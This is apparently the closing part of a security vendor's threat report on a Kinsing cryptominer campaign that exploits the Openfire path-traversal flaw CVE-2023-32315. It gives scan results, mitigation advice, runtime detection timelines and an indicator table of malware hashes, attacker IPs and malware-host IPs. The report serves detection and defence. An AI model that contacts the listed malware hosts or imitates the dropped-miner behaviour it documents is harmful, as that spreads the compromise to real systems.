


Image Is Non-Compliant

Image scanned on 2023-08-27 | 16:22 PM

Image Assurance

Policy: Default	Failed
Policy: Malware-Default-Policy	Passed
Policy: Sensitive-Data-Default-Policy	Passed

Image Scan	Malware	Vulnerability Severity	Sensitive Data
Completed	Passed	Failed	Passed

Actions Needed

Fix image vulnerabilities to reduce security issues

Vulnerability Scan Details

imagestests/openfire:v3


created a few seconds

● Critical ● High ● Medium ● Low ● Negligible

Total: 1

0	1	0	0	0
Critical	High	Medium	Low	Negligible

Figure 10: The Aqua platform fails the build when a high rank vulnerability is detected



Vulnerability	Custom Severity	Severity	Resource
CVE-2023-32315		🟥 High	xmppserver

CVE-2023-32315
imagestests/openfire:v3 (Docker Hub)

Based on NVD CVSSv3 7.5

Openfire is an XMPP server licensed under the Open Source Apache License. Openfire's administrative console, a web-based...

Installed Resource	xmppserver 4.7.4
Fixed Version	4.6.8, 4.7.5
Published by NVD	2023-05-26
CVSS Score	NVD CVSSv3 7.5
EPSS	96.33% (99th Percentile)
EPSS Date	2023-08-26

Exploit Details

Type	N/A
Reference	N/A
Published Date by CISA	2023-08-24
Due Date by CISA	2023-09-14

Recommendations

Remediation	Upgrade package org.igniterealtime.openfire#xmppserver to version 4.6.8, 4.7.5 or above.
Mitigation	vShield
Accept Risk	Acknowledge

Weakness Enumeration

CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')


Figure 11: Vulnerability details as seen in the Aqua platform

2. Configure Environments Diligently

Steer clear of employing default settings and ensure that passwords adhere to best practices. Regularly refreshing secrets and passwords further bolsters the security of your environments.

3. Conduct Thorough Environment Scans for Unknown Threats

Threat actors are progressively refining their tactics, camouflaging their activities to resemble legitimate operations, making the detection of their actions a formidable challenge. Consequently, runtime detection and response solutions can prove invaluable in identifying anomalies and issuing alerts about malicious activities. Our runtime protection module on the Aqua Platform detected the Kinsing attack as illustrated in the screenshots below.


Incidents > Cpu Optimization Attempt For Cryptominer Was Detected
Event Summary
Timeline
Behavioral

MITRE technique: Unix Shell

Aug 21, 2023 02:55:32.673 PM

New executable dropped

MITRE tactic: Defense Evasion

MITRE technique: Masquerading (Mitre)

Aug 21, 2023 02:55:30.352 PM

HTTP request was performed

MITRE tactic: Command And Control

MITRE technique: Web Protocols

Aug 21, 2023 02:55:30.057 PM

Direct IP address communication detected

MITRE tactic: Command And Control

MITRE technique: DNS

Aug 21, 2023 02:55:29.749 PM

HTTP request was performed

MITRE tactic: Command And Control

MITRE technique: Web Protocols


Aug 21, 2023 02:55:29.749 PM

HTTP POST request was performed

MITRE tactic: Command And Control

MITRE technique: Web Protocols

Figure 12: The attack timeline in the Aqua platform



Direct IP address communication detected

MITRE tactic: Command And Control

MITRE technique: DNS


A Process accessed an IP address directly and not via DNS name. Adverseries may communicate to remote services using IP address and not by DNS name in order to avoid detection. View raw data

Evidence Found

IP address: 31.184.240.34 | Port: 80 | Type: AF_INET

Process Name:	kinsing-2000768
PID:	177
Event Name:	security_socket_connect
Time Stamp:	Aug 21, 2023 02:55:30.057 PM

Figure 13: Event description – Kinsing malware conducts direct communication to download the cryptominer



Incidents > Cpu Optimization Attempt For Cryptominer Was Detected

MITRE tactic: Defense Evasion
MITRE technique: Software Packing (Mitre)

Aug 21, 2023 02:55:32.689 PM
Drift detection
MITRE tactic: Defense Evasion
MITRE technique: Masquerading (Mitre)

Aug 21, 2023 02:55:32.689 PM
Binary executed from /tmp
MITRE tactic: Defense Evasion
MITRE technique: Masquerading (Mitre)

Aug 21, 2023 02:55:32.686 PM
Shell interpreter command on the fly executi
MITRE tactic: Execution

Aug 21, 2023 02:55:32.686 PM

Drift detection MEDIUM
MITRE tactic: Defense Evasion
MITRE technique: Masquerading (Mitre)
A binary executable file was dropped and executed. In container environments binary executables are usually added in the image building process rather than dropped and executed during runtime. Ergo this alert can indicate an adversary has dropped a binary payload and executed it, running a program in a compromised container. View raw data

Evidence Found

```
Command: /tmp/kdevtmpfsi | Container time: 1692617828671912000 | File creator: kinsing-2000768 | File path: /tmp/kdevtmpfsi | Process
lineage: [object Object],[object Object],[object Object],[object Object] | Return value: 0 | SHA256:
6fc94d8aecc538b1d099a429fb68ac20d7b6ae8b3c7795ae72dd2b7107690b8f
```

Process Name: kdevtmpfsi
PID: 200
Event Name: sched_process_exec
Time Stamp: Aug 21, 2023 02:55:32.689 PM

Figure 14: Drift Detection in the Aqua platform: The file kdevtmpfsi (a Monero cryptominer) is downloaded into the container

Indications of Compromise (IOCs)

Name	Type	SHA256
Files		
Kinsing	Binary	0a28885748fcd4a9709e829bfec4718756c01b0cc498d61e8936fddf1f0b0203
		32acdf28ddcdcfe360f04235501189204424e46e091738cc757c970c9dd4e98e
		39880b2edc31cf107149477390bf7a63760b0b86870e8058e7197057e703c39d
		59812a7eb6e67ad8d2e4093ec35744edd98360d0dd6eb3ab9048ebc62cc72745
		787e2c94e6d9ce5ec01f5cbe9ee2518431eca8523155526d6dc85934c9c5787c
		7c5ceabd26a953f45b6179d7f751168a986781e7f7bfdb792fc710f7067ca1d9
		b070a335e74f8cb7c6fbfb616c0e27fda7b9ef937887be5de112b1471539301b
		b5396a49f021854d7ed5eb81ee18516dadc99c23d0f1858e10f3791794b2038b
Cryptomining	Binary	631d0eac8278f4c8090dcc89c905eebdac5ad03db6cf33be1f0a5a39ce6fff1a
		6fc94d8aecc538b1d099a429fb68ac20d7b6ae8b3c7795ae72dd2b7107690b8f
IP Addresses		
Attacker IP		109.237.96.251
		109.237.96.124
		5.35.101.62
		103.164.138.183
		51.222.154.100
		65.21.151.9
		162.142.125.215

Name	Type	SHA256
		83.97.73.87
		167.248.133.36
		152.89.198.113
Malware host		185.154.53.140
		185.221.154.208
		31.184.240.34
		45.15.158.124
		194.87.252.159
Malicious Plugins		
Kinsing Plugin	JAR	871e3151d736b7402efdab403eb4e44d50544161814da9a348df9debd3e4ebf3
		0f1f0a4a46b698e513aa696841f2692ef0785f24e8ef6d4c0d782ad55e00d178
Metasplopit Plugin	JAR	3d43218f0e503e9ebc63eff76df7a63ab20a0e9dc971fa70df8bb6f521ae1794
		90bbb4ba3d2cbe9bd5e450a97a156419638a89a1b9b326159852e64d43213d28
		43eeef9c170b8aadc6d737660a5a76d84f3d66b7763061b326a8a4dc67dd8cbd
		8809368b73f1971bd107cd88c699ccf6defc62e52adf9469f9fd894a5fdc8c65
		5744ab64eca9e154b487b5c6b729ef7ed8232c4a5ca157bbecbc6fe924ba14c3
		c7c6da81edf49a8e916eaa2eb0d77d3cc90efe6bd018cef35f93462cd52fb45b
Backdoor Plugin	JAR	4cc22c8064c713466edfb1fb367c1c7e166014a67e4db1a308c92a012dd2827a

Assaf Morag

Assaf is the Director of Threat Intelligence at Aqua Nautilus, where is responsible of acquiring threat intelligence related to software development life cycle in cloud native environments, supporting the team's data needs, and helping Aqua and the broader industry remain at the forefront of emerging threats and protective methodologies. His research has been featured in leading information security publications and journals worldwide, and he has presented at leading cybersecurity conferences. Notably, Assaf has also contributed to the development of the new MITRE ATT&CK Container Framework.

Assaf recently completed recording a course for O’Reilly, focusing on cyber threat intelligence in cloud-native environments. The course covers both theoretical concepts and practical applications, providing valuable insights into the unique challenges and strategies associated with securing cloud-native infrastructures.

Nitzan Yaakov
Nitzan is a Security Data Analyst at Team Nautilus, Aqua's research team. She focuses on analyzing attacks in cloud native environments and researching new techniques used by adversaries. Outside of work, she enjoys baking and experimenting with new dessert recipes as well as doing sports such as Kangoo Jumps and pilates.